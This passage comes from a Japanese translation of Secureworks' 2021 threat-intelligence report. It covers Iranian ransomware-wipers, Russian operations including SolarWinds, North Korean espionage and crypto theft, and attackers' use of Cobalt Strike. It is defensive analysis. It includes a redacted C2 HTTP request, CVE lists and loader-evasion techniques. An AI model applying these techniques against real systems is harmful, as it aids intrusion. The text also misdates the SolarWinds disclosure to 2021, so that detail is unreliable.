- 2021 年 4 月のイスラエルに対する攻撃で観測されたランサムウェア「N3tw0rm」とランサムノートを分析した結果、同じくイスラエルを標的とした 2020 年の作戦で使用されたランサムウェア「Pay2Key」との関連性が指摘されています。CTU の研究者は、Pay2Key を COBALT FOXGLOVE と関連づけています。N3tw0rm 攻撃は、大量のデータを窃取し、被害者の名前の公開を含む「暴露型（name-and-shame）」戦術を使用します。イスラエルで物流、小売、エンジニアリングのなどの組織がその被害を受けました。CTU の分析によると、ターゲット設定は広範囲である可能性が高いものの、地理的にイスラエルにあるエンティティに焦点が当てられていることが示唆されています。

これらの活動は表面上ランサムウェアのように見受けられるものの、おそらく異なります。CTU リサーチャーは、イラン国家が後援する運営組織で N3tw0rm と Pay2Key が使用されていますが、これらはサイバー犯罪攻撃を装って、攻撃元の特定をはぐらかす目的であると考えています。また、金銭的な利益は二次的なものかもしれません。低額の身代金要求は、被害者がすぐに支払うことを促すように設計されているかもしれませんが、この攻撃者はおそらく復号機能を提供するつもりはないでしょう。このモデルの場合、攻撃者はランサムウェアを暗号ワイパーとして使用し、データ破壊と金銭獲得という 2 つの目的を達成します。同様のアプローチが、2020 年後半と 2021 年にイスラエルの保険・金融分野の企業を攻撃した Agrius または Black Shadow グループによって使用されていると思われます。これは、以前に **COBALT GYPSY** と関連する攻撃者よって使用されていたタイプのワイパー型マルウェアを使用していたことが確認されています。

Secureworks®

ロシア

あるときは繊細に、あるときは強引に

主な動：

⚠ 諜報活動

⚠ ハイブリッド戦争

ロシア

IRON HEMLOCK による新型コロナウィルスのワクチン開発を標的としたネットワーク侵害、IRON VIKING の脅威グループに関連する 6 人の GRU 幹部に対する米国の起訴、**IRON RITUAL** の SolarWinds サプライチェーン攻撃に関する大規模な報道など、ロシアのサイバースパイ活動は注目を集めました。

ロシアの脅威グループの活動は大々的に報道されているにもかかわらず、政府、非政府組織（NGO）、政府間組織（IGO）、政策・シンクタンク、および関連するサプライチェーン組織などの従来のスパイ活動の対象に特化して継続されています。SolarWinds キャンペーンでは、トロイの木馬化された SolarWinds コードをダウンロードしたセキュアワークスの顧客に対し、IRON RITUAL が意図的かつ恒久的にアクセスを無効化しているのを CTU リサーチャーが観察しています。

SolarWinds キャンペーンほど的確には説明されていません。SolarWinds キャンペーンでは、トロイの木馬化型 SolarWinds コードをダウンロードしたすべてのセキュアワークス顧客へのアクセスを IRON RITUAL が意図的かつ永続的に無効にしたことを CTU リサーチャーが観察しています。おそらく、標的が脅威グループの目的に関連していないと判断されたため、検知される可能性を最小限に抑えたかったということが考えられます。

IRON RITUAL 自体も、あまり巧妙とはいえない攻撃を行なっていました。その一例が、米国国際開発庁（USAID）をテーマにしたフィッシングキャンペーン[26]で、米国、ウクライナ、欧州連合に拠点を置く政府機関、非政府組織（NGO）、政府間組織（IGO）を標的にしていました。また、米国、英国、ドイツ、カナダなど 32 カ国の IT 企業、政府機関、NGO、シンクタンク、金融サービスを対象に、パスワードスプレーとブルートフォース攻撃を使用したキャンペーンも実施されました。

USAIDをテーマにしたフィッシングメール（出典：Secureworks）

同様の標的であるにもかかわらず、これらのキャンペーンで使用された手法は、SolarWinds キャンペーンで使用されたものよりも著しく洗練されておらず、いとも簡単に検知されました。USAID のフィッシング活動は大量かつノイズの多いもので、ユーザーに一連の操作を誘導してマルウェアをインストールし、マシンへの継続的なアクセスを実現していました。2 つ目のキャンペーンでは、ユーザー名とパスワードの組み合わせを大量にスプレー攻撃によりログイン情報を推測しようとしましたが、マイクロソフト社はほとんど成功しなかったと評価しています。

また、この期間に観測されたロシア国家が支援する活動には、繊細さを欠いたものが多く見られました。一例として、2020 年 9 月に米国の政府機関と航空機関のネットワークを標的[28]とした **IRON LIBERTY**[27] が挙げられます。その手口は、ブルートフォースパスワード攻撃、SQL インジェクション、正規の航空機関や政府機関のドメイン・スプーフィング、スピア・フィッシング、戦略的な Web 侵害、NTLM 認証情報の取得などでした。悪用されたと報告されている脆弱性は、Citrix Netscaler (CVE-2019-19781)、Microsoft Exchange(CVE-2020-0688)、Exim(CVE-2019-10149)、Fortinet VPN (CVE-2018-13379)、Windows NetLogon (CVE -2020-1472) です。

ただし、すべてのロシアの脅威グループが、過去の実証済み手法に依存し続けているわけではありません。2021 年 7 月、米国と英国のセキュリティ機関は、IRON TWILIGHT が Kubernetes クラスターを使用して、Microsoft 365 やオンプレミスのメールサーバなどのサービスプロバイダに対して分散ブルートフォース攻撃を行ったことについて、共同アドバイザリ[29] を発表しました。攻撃者が所有する Kubernetes クラスターは、自動化された拡張性を持ち、IP ベースのブロッキングを回避するために様々な商用プロバイダーに迅速かつ容易にインフラを再配置することができるため、今後も注目する必要があるでしょう。

SolarWinds – Sunburst to SAML

2021 年 12 月 13 日、サイバースパイ活動を実行するトロイの木馬型 SolarWinds Orion プラットフォームソフトウェアの更新を使用した高度なサプライチェーン侵害に関するニュースが報じられました。標的は、主に米国政府、政治および研究分野の組織、およびサイバーセキュリティベンダーやテクノロジープロバイダーを含むサプライチェーン組織でした。この攻撃は、ロシアの対外情報局である SVR に代わって活動しているロシア国家後援脅威グループである IRON RITUAL（別名 NOBELIUM）によって実行されました。

IRON RITUAL の運用で使用されるツールと手法はカスタマイズされており、CTU リサーチャーは、その脅威グループと、SVR と連携した別のグループである IRON HEMLOCK（The Dukes または APT29 とも呼ばれます）と明確に結びつけることはできませんでした。このグループは 2016 年の米国民主党全国委員会のネットワークの侵害の攻撃者です。

IRON RITUAL では、SolarWinds Orion をベースとしたバックドア SUNBURST やインメモリ型の Cobalt Strike などのマルウェアを使用していました。TEARDROP と RAINDROP のローダーを使用して配信されます。トロイの木馬化された SolarWinds のコードはアクセス方法の 1 つですが、攻撃者は別の方法でも標的の環境への持続的なアクセスを実現・維持していました。従来のオンプレミスネットワーク侵害に加えて、クラウドベースのリソースへと移行する機能を実証しました。

18,000 もの組織がトロイの木馬化された SolarWinds ソフトウェアを受け取りましたが、攻撃者が関心を持っていることを示す追随するアクティビティがあった組織はごくわずかでした。ほとんどの場合、攻撃者は SUNBURST バックドアに通信を完全に停止するように指示し、それによって、侵害されたシステムへの自身のアクセスを削除しました。ホワイトハウスは、9 つの連邦機関と 100 の民間組織が追随するアクティビティを経験したと**推定しました**[25]。それらはすべて政府または政治的領域とそのサプライチェーンに属する者でした。

SUNBURST によって侵害された組織と、追随アクティビティを経験した組織の比率は、攻撃者の意図を理解することの重要性を強く示しています。SolarWinds の問題の影響を受けた少数の組織だけが攻撃者の真の標的であることがすぐに明らかになりました。

Secureworks®

北朝鮮
高度化の達成

主な動機：

⚠ 金銭の獲得

⚠ 諜報活動

北朝鮮

北朝鮮のサイバー作戦は、依然としてロシアや中国に遅れをとっているものの、高度化し続けています。北朝鮮のグループは、韓国と米国の防衛、政府、安全保障の研究に関与する特定の組織や個人を引き続き優先的に狙っています。他の標的としては、近隣の東アジア諸国内、特に日本が挙げられます。ロシア、イスラエル、インドなども標的にされています。

北朝鮮は他の国家のサイバー作戦とは異なり、金銭目的に重点を置いています。これは、新型コロナウイルスのパンデミックの前、北朝鮮の核兵器開発に対する国連の制裁による経済的ダメージに対処する必要があったときから顕著でした。現在では、最大の貿易相手国である中国との国境を閉鎖して、新型コロナウィルスの蔓延を防ぐための対策に力を入れています。北朝鮮の国家グループは、ランサムウェアや暗号通貨の窃盗、SWIFT などの世界的な金融システムの不正操作を利用して、弱体化した国家銀行口座を補填しようとしています。このような金銭的動機から、北朝鮮の標的は、他の敵対的な国家よりもサイバー犯罪グループに近い標的を設定しています。従来、国家の APT ターゲットではない企業がこれらのグループの標的となる可能性があります

防衛研究に関与する組織、特に韓国の組織は、スパイ活動を目的とした北朝鮮の脅威グループの最大の標的となっています。個々の防衛関連企業も、マルウェアを展開するルアー文書の標的にされています。**NICKEL ACADEMY** グループによるキャンペーンでは、ソーシャルエンジニアリングの手法を用いてセキュリティリサーチャー[30] を標的にしました。この攻撃は、利用できるゼロデイの脆弱性を入手することを目的としている可能性があります。

2020 年後半、北朝鮮のグループは新型コロナウィルスワクチン接種研究に関与する組織も標的に設定しました[31]。CTU リサーチャーが観察した戦術によると、NICKEL HYATT、NICKEL ACADEMY、NICKELKIMBALL の各脅威グループはすべてこのような活動に関与しています。北朝鮮政権の公的対応では、北朝鮮内に新型コロナウィルスの感染者は出ておらず、ロシアからのワクチンの提供を断っています。


```
GET /review/[redacted]/[redacted].php?ufw=[redacted]&uis=[redacted] HTTP/1.1
Host: maturicafe.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)
Accept: text/html1,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

NICKEL HYATT エンゲージメントから抽出したネットワークトラフィック（出典：Secureworks）

しかし、脅威グループ間の活動目的の重複は想定されるものの、通常はこれら 3 つのグループが常に別個のグループとして取り組んでいることから、北朝鮮政府がこの特定のスパイ活動の目的を包括的な優先事項として設定していることを示していると考えられます。

一例を挙げると、セキュアワークスのインシデント対応コンサルタントは、2020 年第 3 四半期に NICKEL HYATT が東アジアのライフサイエンス企業を侵害したという証拠を発見しました。このライフサイエンス企業は、新型コロナウィルスワクチンの開発と製造に取り組んでいることが知られていました。NICKEL HYATT は、マネージド・サービス・プロバイダーを侵害することで最初のアクセスを獲得し、ネットワークのリモート管理を目的とした踏み台サーバーを利用しました。侵入は早い段階で検知され、最初のデータの持ち出しはネットワーク列のログデータに限定されていました。侵入中の際に使用されたツールとしては、過去に NICKEL HYATT の対応で使用されたものや、新規のものがありました。

暗号通貨強盗は、北朝鮮のグループが金銭獲得のためのもう一つの方法です。米国当局は 2021 年 2 月に、北朝鮮の脅威グループが 2020 年だけで 30 か国以上の組織を暗号通貨盗用の標的にしたと報告しました。北朝鮮は、少なくとも 2018 年以来、暗号通貨取引プラットフォームを装った AppleJeus マルウェアを使用しており、金銭獲得のために TFlower ランサムウェアを使用していることも確認されています。



NICKEL HYATTの構成（出典：https://home.treasury.gov/news/press-releases/sm774）

09

Cobalt Strike の普及

2021 年 1 月から 7 月の間に、セキュアワークスのインシデント対応コンサルタントが調査したネットワーク侵入の 19%で Cobalt Strike が登場しています。ネットワーク侵入には、ランサムウェアグループ、その他の金銭的動機のある犯罪者、ロシア、中国、イランなどの国家後援の攻撃者が含まれています。なぜこのツールがそれほど普及したのでしょうか？

Cobalt Strike は、商用ライセンスモデルで利用できるユビキタスなペネトレーションテストツールキットです。承認されたセキュリティ評価を実施するチーム向けに開発されたものであり、コマンド&コントロール、横断、永続性、特権昇格、防御回避を対象に使用できます。2012 年の最初のリリース以来、Cobalt Strike は引き続き活発に開発が進められており、現在はバージョン 4.4 です。残念ながら、Red チームにとって有効な手段は、攻撃者でも同様に有効です。

「Offensive Security Tool (OST)」、特に Cobalt Strike が攻撃者にこれほどまでに普及している理由は複数あります。

最小限の開発コスト：セキュリティプロファイルの健全なコミュニティがあり、Cobalt Strike やオープンソース OST のような商用製品の開発にかなりの時間を費やしています。攻撃者がクラックバージョンの Cobalt Strike を入手できれば、Cobalt Strike の開発に費やされた時間、コスト、専門知識を教授することができます。

使いやすさ：何年にもわたる顧客からのフィードバックとソフトウェア開発により、Cobalt Strike は、詳細なユーザードキュメント、ブログ、ビデオを含め、使いやすいように最適化されています。


充実した機能：エクスプロイト後のアクティビティのためのワンストップショップとして開発された Cobalt Strike は、複数のツールを使用しなければ活用できないような機能が組み込まれています。パブリック C2 フレームワークでもこのような機能を模倣しようとしていますが、実現できているものや確立されているものはほとんどありません。

攻撃元の特定が困難：カスタムマルウェアと独自の戦術を使用する脅威グループは、標準的な構成で公開されているツールを使用する脅威グループよりも、技術的な要素からも簡単に特定ができます。

多くの場合、攻撃者は、すぐに使える構成オプションを使って Cobalt Strike を展開しています。一方、CTU リサーチャーは、Cobalt Strike をロードしたり使用したりする際に、注目すべき方法を採用している攻撃者がいることが確認しています。

- ベトナムの脅威グループ **TIN WOODLAWN** が作成したカスタムステージャーに CTU リサーチャーが「CommaChameleon」と名付けました[32]。これは、PowerShell コマンドラインスイッチとして「-comma」が使用されていたためです。このステージャーは、作成した名前付きパイプに暗号化されたペイロードが書き込まれるのを待ってから、そのペイロードを正規の Windows 実行ファイルにインジェクションします。
- BBRONZE ATLAS 脅威グループは、2013 年の脆弱性[33] をエクスプロイトするカスタムローダーを使用して、Cobalt Strike Raw stageless payload アーティファクト[34] をすぐににロードしました。ペイロードが抽出されたデータは、署名された Windows DLL ファイルの証明書テーブル内の Authenticode 署名の後に埋め込まれました。BRONZE ATLAS は、Cloudflare Workers などの正規の「function-as-a-service」プラットフォームを使用して、Cobalt Strike トラフィックを C2 サーバーにリダイレクトしました。犯罪グループが同じ戦術を使用することがが報告されています[35]。
- 不満を持った加盟メンバーによると、GOLD ULRICK の加盟メンバーに提供されたプレイブックとツールをリークしたとされており、主に OST で構成されるカスタムの「Aggressor Scripts[36]」が多数公開されています。これらのスクリプトは、加盟メンバーが GOLDULRICK の Conti ランサムウェアを使用して容易にネットワークに侵入できるようにすることを目的としています。

攻撃者は、広く普及しているツール、特に Cobalt Strike のようなメリットのあるツールを利用しようとします。Cobalt Strike をはじめとする OST によってもたらされる脅威を軽減するには、アクティビティを早期に検知できるようにするために、環境全体、特にサーバーおよびユーザーのエンドポイントを包括的に監視し、活動を早期に検知することが必要です。



有効なデジタル署名付きの Windows DLL ファイルに埋め込まれた Cobalt Strike ペイロード（出典：Secureworks）

10

結論 - 基本を継続することが重要

新しいブランド、新しいツール、新しいリークサイト：ランサムウェアの状況は、ランサムウェアの状況は、ある意味ではこの1年で変化しました。Ransomware-as-a-service は依然として注目すべきモデルであり、攻撃件数の規模を拡大させています。最初のアクセス時に、不正アクセス仲介人が、スキャン・アンド・エクスプロイトを使用することで、攻撃者は、主に広範囲でばらまき型にになっています。ランサムウェアグループに対する法的措置がますます積極的に強化され、いくつかの戦いで勝利を収めましたが、戦いは引き続き激しさを増しています。

2021 年は、ゼロデイエクスプロイトの使用が大幅に増加し、年の半ばまでの合計が 2020 年全体の合計を大幅に上回りました。また、パッチが提供され、エクスプロイトが一般に公開され、侵害が広く報告された後も、あらゆるタイプの脅威グループが脆弱性を悪用し続けました。

国家が支援する脅威は、標的が限定されているにもかかわらず、しばしばセキュリティ専門家やメディアの注目を集めています。今回の SolarWinds の不正アクセス事件では、クラウドサービス上の重要なリソースにアクセスするために、攻撃者がどのようにして認証メカニズムを回避できるかが明らかになりましたが、これはその一例です。

幸いなことに、定期的なパッチ適用、MFA などの認証の強化、最小特権の原則の実装など、基本的なセキュリティ対策を実践することに議論の余地はありません。

これらの基本的な管理は、エンドポイントやネットワーク資産の徹底した監視と検知と組み合わせる必要があります。認証情報、アプリケーション、クラウドのログ、およびエンドポイントからのデータなど、他の重要なユーザーの利用状況データを収集して確認することで、セキュリティを確実に向上することができます。

また、定期的な Red Team テストを実施することで、セキュリティ管理の不備を明らかにするとともに、インシデント対応の準備状況をテストしなければ、セキュリティプログラムは完成しません。

このような取り組みとリスクベースのアプローチにより、金銭的動機を持つ脅威や国家的な動機を持つ脅威から身を守ることができます。

1 **Ransomware Evolution**
https://www.secureworks.com/research/ransomware-evolution

2 **Avaddon Ransomware Shuts Down and Releases Decryption Keys**
https://www.bleepingcomputer.com/news/security/avaddon-ransomware-shuts-down-and-releases-decryption-keys/

3 **F.B.I. Director Compares Danger of Ransomware to 9/11 Terror Threat**
https://www.nytimes.com/2021/06/04/us/politics/ransomware-cyberattacks-sept-11-fbi.html

4 **Ransomware Attacks 'Are Here to Stay,' Commerce Secretary Says**
https://www.politico.com/news/2021/06/06/ransomware-attacks-commerce-secretary-492005

5 **A Trickbot Assault Shows US Military Hackers' Growing Reach**
https://www.wired.com/story/cyber-command-hackers-trickbot-botnet-precedent/

6 **New Action To Combat Ransomware Ahead Of U.S. Elections**
https://blogs.microsoft.com/on-the-issues/2020/10/12/trickbot-ransomware-cyberthreat-us-elections/

7 **World's Most Dangerous Malware Emotet Disrupted through Global Action**
https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

8 **IcedID Stealer Man-in-the-browser Banking Trojan**
https://blog.cyberint.com/icedid-stealer-man-in-the-browser-banking-trojan

9 **Top Routinely Exploited Vulnerabilities**
https://us-cert.cisa.gov/ncas/current-activity/2021/07/28/top-routinely-exploited-vulnerabilities

10 **What's Behind The Explosion in Zero-Day Exploits?**
https://www.itpro.co.uk/security/zero-day-exploit/360447/why-zero-day-exploits-are-surging-on-an-unprecedented-scale

11 **Remediation Steps for the Microsoft Exchange Server Vulnerabilities**
https://unit42.paloaltonetworks.com/remediation-steps-for-the-microsoft-exchange-server-vulnerabilities/

12 **Microsoft: 92% Of Vulnerable Exchange Servers Are Now Patched, Mitigated**
https://www.zdnet.com/article/microsoft-92-of-vulnerable-exchange-servers-are-now-patched-mitigated/

13 **Justice Department Announces Court-Authorized Effort to Disrupt Exploitation of Microsoft Exchange Server Vulnerabilities**
https://www.justice.gov/usao-sdtx/pr/justice-department-announces-court-authorized-effort-disrupt-exploitation-microsoft

14 **Microsoft IOC Detection Tool for Exchange Server Vulnerabilities**
https://us-cert.cisa.gov/ncas/current-activity/2021/03/06/microsoft-ioc-detection-tool-exchange-server-vulnerabilities

15 **Prometei Botnet Exploiting Microsoft Exchange Vulnerabilities**
https://www.cybereason.com/blog/prometei-botnet-exploiting-microsoft-exchange-vulnerabilities

16 **Internet Crime Report 2020**
https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf

17 **Phishing Activity Trends Report**
https://docs.apwg.org/reports/apwg_trends_report_q1_2021.pdf

18 **Securing a Shifting Landscape: Corporate Perceptions of Nation-State Cyber-Threats**
https://eiuperspectives.economist.com/technology-innovation/securing-shifting-landscape-corporate-perceptions-nation-state-cyber-threats

19 **HAFNIUM Targeting Exchange Servers With 0-day Exploits**
https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

20 **Operation Exchange Marauder: Active Exploitation of Multiple Zero-Day Microsoft Exchange Vulnerabilities**
https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/

21 **Exchange Servers Under Siege From at Least 10 Apt Groups**
https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/

22 **SUPERNOVA Web Shell Deployment Linked to SPIRAL Threat Group**
https://www.secureworks.com/blog/supernova-web-shell-deployment-linked-to-spiral-threat-group

23 **Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor**
https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html

24 **Analyzing Solorigate, the Compromised Dll File That Started a Sophisticated Cyberattack, and how Microsoft Defender Helps Protect Customers**
https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/

25 **Press Briefing by Press Secretary Jen Psaki and Deputy National Security Advisor for Cyber and Emerging Technology Anne Neuberger, February 17, 2021**
https://www.whitehouse.gov/briefing-room/press-briefings/2021/02/17/press-briefing-by-press-secretary-jen-psaki-and-deputy-national-security-advisor-for-cyber-and-emerging-technology-anne-neuberger-february-17-2021/

26 **New Nobelium Activity**
https://msrc-blog.microsoft.com/2021/06/25/new-nobelium-activity/

27 **Russian State-Sponsored Advanced Persistent Threat Actor Compromises U.S. Government Targets**
https://us-cert.cisa.gov/sites/default/files/Joint_CISA_FBI_CSA-AA20-296A__Russian_State_Sponsored_APT_Actor_Compromise_US_Government_Targets.pdf

28 **Russian State-Sponsored Advanced Persistent Threat Actor Compromises U.S. Government Targets**
https://us-cert.cisa.gov/sites/default/files/Joint_CISA_FBI_CSA-AA20-296A__Russian_State_Sponsored_APT_Actor_Compromise_US_Government_Targets.pdf

29 **Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments**
https://media.defense.gov/2021/Jul/01/2002753896/-1/-1/1/CSA_GRU_GLOBAL_BRUTE_FORCE_CAMPAIGN_UOO158036-21.PDF

30 **Update on Campaign Targeting Security Researchers**
https://blog.google/threat-analysis-group/update-campaign-targeting-security-researchers/

31 **Exclusive: Suspected North Korean Hackers Targeted COVID Vaccine Maker AstraZeneca**
https://www.reuters.com/article/idUKKBN2871A2

32 **Detecting Cobalt Strike: Government-Sponsored Threat Groups**
https://www.secureworks.com/blog/detecting-cobalt-strike-government-sponsored-threat-groups

33 **Microsoft Security Bulletin MS13-098 - Critical**
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2013/ms13-098

34 **What is a Stageless Payload Artifact?**
https://blog.cobaltstrike.com/2016/06/15/what-is-a-stageless-payload-artifact/

35 **Big Game Hunting: Now in Russia**
https://blog.group-ib.com/oldgremlin

36 **Aggressor Script**
https://www.cobaltstrike.com/aggressor-script/index.html

セキュアワークスについて

Secureworks®（ NASDAQ: SCWX ）は、サイバーセキュリティにおける世界的な先進企業です。当社ソリューションをご活用いただくことにより、お客様やパートナーは攻撃者よりも常に先手を打ち、マーケットに迅速に対応し、ビジネスニーズを満たすことができます。クラウドネイティブの SaaS セキュリティプラットフォームとインテリジェンス主導のセキュリティソリューションの独自の組み合わせにより、20 年以上の脅威インテリジェンスと分析から得た深く広い知見を提供しております。このように、長年にわたるサイバー攻撃の最前線で蓄積した実践経験に基づく知見を提供するセキュリティプラットフォームは、唯一無二のセキュアワークスだけです。

詳細につきましては、03-4400-9373、またはSCWX_PreSales@secureworks.com までお問合せください。

www.secureworks.jp

※ 本文書は www.secureworks.com で公開されている **2021 State of the Threat: A Year in Review** の抄訳となります。
原文（ 英語 ）と和訳の内容に差異があった場合には、原文の記載が優先されます。

Secureworks®